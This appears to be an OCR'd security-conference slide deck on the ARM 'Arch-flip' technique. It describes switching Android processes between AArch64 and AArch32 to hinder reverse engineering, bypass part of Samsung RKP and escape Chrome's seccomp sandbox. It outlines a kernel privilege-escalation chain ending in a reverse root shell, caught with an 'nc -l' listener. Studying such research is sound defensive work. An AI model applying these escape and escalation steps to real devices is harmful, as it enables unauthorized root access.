
AARCH64 and AARCH32

- Linux kernel

```
struct thread_info {
        unsigned long flags; /* low level flags */
        mm_segment_t addr_limit; /* address limit */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        struct task_struct *task; /* main task structure */
#endif
#ifdef CONFIG_ARM64_SW_TTBR0_PAN
        u64 ttbr0; /* saved TTBR0_EL1 */
#endif
        int preempt_count; /* 0 => preemptable, <0 => bug */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        int cpu; /* cpu */
#endif
};

#define TIF_SINGLESTEP          21
#define TIF_32BIT       22      /* 32bit process */
#define TIF_MM_RELEASED         24
```

AARCH64 and AARCH32

- Linux kernel
- ARM processor




```
bits(32) GetPSRFromPSTATE()
    bits(32) spsr = Zeros();
    spsr<31:28> = PSTATE.<N,Z,C,V>;
    if HavePANExt() then spsr<22> = PSTATE.PAN;
    spsr<20>    = PSTATE.IL;
    if PSTATE.nRW == '1' then // AArch32 state
        spsr<27>    = PSTATE.Q;
        spsr<26:25> = PSTATE.IT<1:0>;
        if HaveSSBSExt() then spsr<23> = PSTATE.SSBS;
        if HaveDITExt() then spsr<21> = PSTATE.DIT;
        spsr<19:16> = PSTATE.GE;
        spsr<15:10> = PSTATE.IT<7:2>;
        spsr<9>     = PSTATE.E;
        spsr<8:6>   = PSTATE.<A,I,F>;                  // No PSTATE.D in AArch32 state
        spsr<5>     = PSTATE.T;
```



```
        assert PSTATE.M<4> == PSTATE.nRW;              // bit [4] is the discriminator
        spsr<4:0>   = PSTATE.M;
    else // AArch64 state
        if HaveMTEExt() then spsr<25> = PSTATE.TCO;
        if HaveDITExt() then spsr<24> = PSTATE.DIT;
        if HaveUAOExt() then spsr<23> = PSTATE.UAO;
        spsr<21>    = PSTATE.SS;
        if HaveSSBSExt() then spsr<12> = PSTATE.SSBS;
        if HaveBTIExt() then spsr<11:10> = PSTATE.BTYPE;
        spsr<9:6>   = PSTATE.<D,A,I,F>;
        spsr<4>     = PSTATE.nRW;
        spsr<3:2>   = PSTATE.EL;
        spsr<0>     = PSTATE.SP;
    return spsr;
```

AARCH64 and AARCH32




```
struct pt_regs {
        union {
                struct user_pt_regs user_regs;
                struct {
                        u64 regs[31];
                        u64 sp;
                        u64 pc;
                        u64 pstate;
                };
        };
        u64 orig_x0;
        u64 syscallno;
        u64 orig_addr_limit;
        u64 unused;  // maintain 16 byte alignment
};
```

What’s the Arch-flip technique

- Make the process interwork between AARCH64 and AARCH32
- MSR instruction
  - NZCV(EL0)

What’s the Arch-flip technique

- Make the process interwork between AARCH64 and AARCH32
- MSR instruction
  - NZCV(EL0)
- Suspend -> Resume (without bug)
  - Set the PSTATE based on the pt_regs

What’s the Arch-flip technique

- Make the process interwork between AARCH64 and AARCH32
- MSR instruction
  - NZCV(EL0)
- Suspend -> Resume (without bug)
  - Set the PSTATE based on the pt_regs
  - Kill(sigaction) or ptrace syscalls

What’s the Arch-flip technique

- Without bug, it can work on kernel 3.18
  - cff5b236fa152d98bd83d901a0870a585414d340 (kernel 4.4)

- Usage
  - Anti-Reverse Engineering
  - Bypass one part of SAMSUNG’S RKP
  - Run 64-bit assembly instructions and invoke 64-bit syscalls in 32-bit mode

Anti-Reverse Engineering

AARCH32 View

```
.text:00008BE8 00 60 A0 E1          MOV             R6, R0
.text:00008BEC 00 00 50 E3          CMP             R0, #0
.text:00008BF0 75 00 00 0A          BEQ             locret_8DCC
.text:00008BF4 14 70 A0 E3          MOV             R7, #0x14
.text:00008BF8 00 00 00 EF          SVC             0
.text:00008BFC 0A 10 A0 E3          MOV             R1, #0xA
.text:00008C00 25 70 A0 E3          MOV             R7, #0x25 ; '%'
.text:00008C04 00 00 00 EF          SVC             0
.text:00008C08 01 00 00 14          STRNE           R0, [R0],#-1
.text:00008C0C E1 03 06 AA          BGE             0x189B98
.text:00008C0C                      ; ---------------------------------------------------------------------------
.text:00008C10 3F 24 00 F1+         DCD 0xF100243F, 0x54000521, 0x100
.text:00008C10 21 05 00 54+         DCD 0xB9400443, 0x12101C63, 0xB03
.text:00008C10 02 04 00 10+         DCD 0xB030000, 0xB9400C43, 0x1200
.text:00008C10 40 00 40 B9+         DCD 0x6B01001F, 0x54000341, 0xB94
.text:00008C10 00 1C 08 12+         DCD 0x12101C63, 0xB030000, 0xB940
.text:00008C10 43 04 40 B9+         DCD 0xB9401C43, 0x12001C63, 0xB03
.text:00008C10 63 1C 10 12+         DCD 0x54000181, 0x52800020, 0xF90
.text:00008C10 00 00 03 0B+         DCD 0x6677D121, 0x60265AA, 0x947A
.text:00008C10 43 08 40 B9+         DCD 0xBFD96F53, 0xE8AED70, 0xAA0D
.text:00008C10 63 1C 18 12+         DCD 0x9100001F, 0x52800081, 0xF90
.text:00008C10 00 00 03 0B+         DCD 0xA9017FFF, 0xCA020042, 0x910
.text:00008C10 43 0C 40 B9+         DCD 0x14000033, 0xD2800103, 0x140
.text:00008C10 63 1C 00 12+         DCD 0xF1000442, 0x54FFFFA1, 0xD65
.text:00008C10 00 00 03 0B+         DCD 0xB9405442, 0x910003F3, 0xD14
.text:00008C10 81 00 40 B9+         DCD 0x910203F3, 0xAA1303E3, 0xF90
.text:00008C10 1F 00 01 6B+         DCD 0xF9000E7F, 0xF9001261, 0xF90
.text:00008C10 41 03 00 54+         DCD 0xF800867F, 0xF100489F, 0x540
.text:00008C10 40 10 40 B9+         DCD 0x54FFFF61, 0xF800867F, 0x100
.text:00008C10 00 1C 08 12+         DCD 0xF8008660, 0xF800867F, 0x529
.text:00008C10 43 14 40 B9+         DCD 0x28810A61, 0xF800867F, 0xD28
.text:00008C10 63 1C 10 12+         DCD 0x54FFFFC1, 0xD2801168, 0xD40
.text:00008C10 00 00 03 0B+         DCD 0xD65F03C0, 0xD2801588, 0xD40
.text:00008C10 43 18 40 B9+         DCD 0xD4000001
```

AARCH64 View

```
000008BE8 00 60 A0 E1               DCD 0xE1A06000
000008BEC 00 00 50 E3               DCD 0xE3500000
000008BF0 75 00 00 0A               DCD 0xA000075
000008BF4 14 70 A0 E3               DCD 0xE3A07014
000008BF8 00 00 00 EF               DCD 0xEF000000
000008BFC 0A 10 A0 E3               DCD 0xE3A0100A
000008C00 25 70 A0 E3               DCD 0xE3A07025
000008C04 00 00 00 EF               DCD 0xEF000000
000008C08                           ; ---------------------------------------------------------------------------
000008C08 01 00 00 14               B               loc_8C0C
000008C0C                           ; ---------------------------------------------------------------------------
000008C0C
000008C0C                           loc_8C0C                                ; CODE XREF: ROM:0000000
000008C0C E1 03 06 AA               MOV             X1, X6
000008C10 3F 24 00 F1               CMP             X1, #9
000008C14 21 05 00 54               B.NE            loc_8CB8
000008C18 02 04 00 10               ADR             X2, dword_8C98
000008C1C 40 00 40 B9               LDR             W0, [X2]
000008C20 00 1C 08 12               AND             W0, W0, #0xFF000000
000008C24 43 04 40 B9               LDR             W3, [X2,#(dword_8C9C - 0x8C98)]
000008C28 63 1C 10 12               AND             W3, W3, #0xFF0000
000008C2C 00 00 03 0B               ADD             W0, W0, W3
000008C30 43 08 40 B9               LDR             W3, [X2,#(dword_8CA0 - 0x8C98)]
000008C34 63 1C 18 12               AND             W3, W3, #0xFF00
000008C38 00 00 03 0B               ADD             W0, W0, W3
000008C3C 43 0C 40 B9               LDR             W3, [X2,#(dword_8CA4 - 0x8C98)]
000008C40 63 1C 00 12               AND             W3, W3, #0xFF
000008C44 00 00 03 0B               ADD             W0, W0, W3
000008C48 81 00 40 B9               LDR             W1, [X4]
000008C4C 1F 00 01 6B               CMP             W0, W1
000008C50 41 03 00 54               B.NE            loc_8CB8
000008C54 40 10 40 B9               LDR             W0, [X2,#(dword_8CA8 - 0x8C98)]
000008C58 00 1C 08 12               AND             W0, W0, #0xFF000000
000008C5C 43 14 40 B9               LDR             W3, [X2,#(dword_8CAC - 0x8C98)]
000008C60 63 1C 10 12               AND             W3, W3, #0xFF0000
000008C64 00 00 03 0B               ADD             W0, W0, W3
000008C68 43 18 40 B9               LDR             W3, [X2,#(dword_8CB0 - 0x8C98)]
000008C6C 63 1C 18 12               AND             W3, W3, #0xFF00
```

Bypass one part of SAMSUNG'S RKP

AARCH64

```
SYSCALL_DEFINE3(execve,
        const char __user *, filename,
        const char __user *const __user *, argv,
        const char __user *const __user *, envp)
{
#ifdef CONFIG_KDP_CRED
    struct filename *path = getname(filename);
    int error = PTR_ERR(path);

    if(IS_ERR(path))
        return error;

    if(rkp_cred_enable){
        uh_call(UH_APP_RKP, RKP_KDP_X4B, (u64)path->name, 0, 0, 0);
    }

    if(CHECK_ROOT_UID(current) && rkp_cred_enable) {
        if(rkp_restrict_fork(path)){
            pr_warn("RKP_KDP Restricted making process. PID = %d(%s) "
                        "PPID = %d(%s)\n",
            current->pid, current->comm,
            current->parent->pid, current->parent->comm);
            putname(path);
            return -EACCES;
        }
    }
    putname(path);
#endif
    return do_execve(getname(filename), argv, envp);
}
```

AARCH32

```
#ifdef CONFIG_COMPAT
COMPAT_SYSCALL_DEFINE3(execve, const char __user *, filename,
    const compat_uptr_t __user *, argv,
    const compat_uptr_t __user *, envp)
{
    return compat_do_execve(getname(filename), argv, envp);
}
```

Bypass one part of SAMSUNG'S RKP

AARCH64

```
SYSCALL_DEFINE3(execve,
        const char __user *, filename,
        const char __user *const __user *, argv,
        const char __user *const __user *, envp)
{
#ifdef CONFIG_KDP_CRED
    struct filename *path = getname(filename);
    int error = PTR_ERR(path);

    if(IS_ERR(path))
        return error;

    if(rkp_cred_enable){
        uh_call(UH_APP_RKP, RKP_KDP_X4B, (u64)path->name, 0, 0, 0);
    }

    if(CHECK_ROOT_UID(current) && rkp_cred_enable) {
        if(rkp_restrict_fork(path)){
            pr_warn("RKP_KDP Restricted making process. PID = %d(%s) "
                            "PPID = %d(%s)\n",
            current->pid, current->comm,
            current->parent->pid, current->parent->comm);
            putname(path);
            return -EACCES;
        }
    }
    putname(path);
#endif
    return do_execve(getname(filename), argv, envp);
}
```

AARCH32

```
#ifdef CONFIG_COMPAT
COMPAT_SYSCALL_DEFINE3(execve, const char __user *, filename,
    const compat_uptr_t __user *, argv,
    const compat_uptr_t __user *, envp)
{
    return compat_do_execve(getname(filename), argv, envp);
}
```

- Bypass steps
  - Fork child
  - Make child switch to AARCH32
- Succeeded in 2016

SAMSUNG S20 source: G981U_NA_QQ_Opensource.zip (G981USQU1BTHD/ G981USQU1BTI2)
MD5 (SM-G981U_NA_QQ_Opensource.zip) = 653c934f4890689433f64dd4c2dc9069

SBX AARCH64 View

- Kill syscall is blocked
  - Sigaction syscall is allowed

SBX AARCH64 View

- Kill syscall is blocked
  - Sigaction syscall is allowed

- A specific number represents different syscalls between 64-bit mode and 32-bit mode

SBX AARCH64 View

- Kill syscall is blocked
  - Sigaction syscall is allowed
- A specific number represents different syscalls between 64-bit mode and 32-bit mode
  - The SECCOMP filter is for 32-bit mode

SBX AARCH64 View

- Kill syscall is blocked
  - Sigaction syscall is allowed
- A specific number represents different syscalls between 64-bit mode and 32-bit mode
  - The SECCOMP filter is for 32-bit mode
  - Some of the essential syscalls are blocked

SBX AARCH64 View

- Kill syscall is blocked
  - Sigaction syscall is allowed
- A specific number represents different syscalls between 64-bit mode and 32-bit mode
  - The SECCOMP filter is for 32-bit mode
  - Some of the essential syscalls are blocked
  - Luckily, read/write syscalls are allowed
    - Or you can patch the SECCOMP during clobbering the addr_limit

SBX AARCH64 View

- SBX For Pixel(3.18)
  - Compile the LPE exploit to 32-bit mode
  - Compile the AARW primitives to 64-bit mode

SBX AARCH64 View


- SBX For Pixel(3.18)
  - Compile the LPE exploit to 32-bit mode
  - Compile the AARW primitives to 64-bit mode

- Escape steps
  - 0. Leak the task_struct and clobber the addr_limit like 64-bit mode
  - 1. Trigger a signal then switch to 64-bit mode
  - 2. AARW abilities are gained like the 64-bit mode
  - 3. Patch the cred/SELinux/SECCOMP and spawn a reverse root shell

RCE part

- 1-day of v8 at that time
  - https://blog.exodusintel.com/2019/09/09/patch-gapping-chrome

- The original exploit is not stable on Android chrome
  - Improve the layout of the heap


thomaskingdeMacBook-Pro:~ thomasking$ nc -l 9000
id
9:32
Chrome
Photos
Maps
Gmail
Settings
Calculator
Calendar
Camera
Chrome
Clock
Contacts
Drive
Files
Gmail
Google
Maps
Messages
Phone
Photos
Play Mo...
Play Mu...
Play Store
Settings
YouTube

SBX AARCH32 View


- Arch-flip technique can not work on kernel 4.x without bug
- Clobbering the addr_limit can not give us AARW ability due to the size of the 32-bit registers
- Re-write the exploit

SBX AARCH32 View

- leak_task_struct
  - Return the current task_struct
- clobber_addr_limit
  - Overwrite the iovec array
  - AAW through the overwritten iovec array
- Lack of AAR primitive


AAR primitive

- OOB write another iovec array when overwriting the iovec array
- Ideal heap fengshui



AAR primitive

- OOB write another iovec array when overwriting the iovec array
- Ideal heap fengshui



AAR primitive

- OOB write another iovec array when overwriting the iovec array
- Ideal heap fengshui
- Advantage
  - The idea is straightforward
- Disadvantage
  - The heap must be shaped before triggering the OOB write

AAR primitive

- OOB write another iovec array when overwriting the iovec array
- Ideal heap fengshui
- Advantage
  - The idea is straightforward
- Disadvantage
  - The heap must be shaped before triggering the OOB write
  - Shaping the heap under sandbox circumstance is difficult and unstable

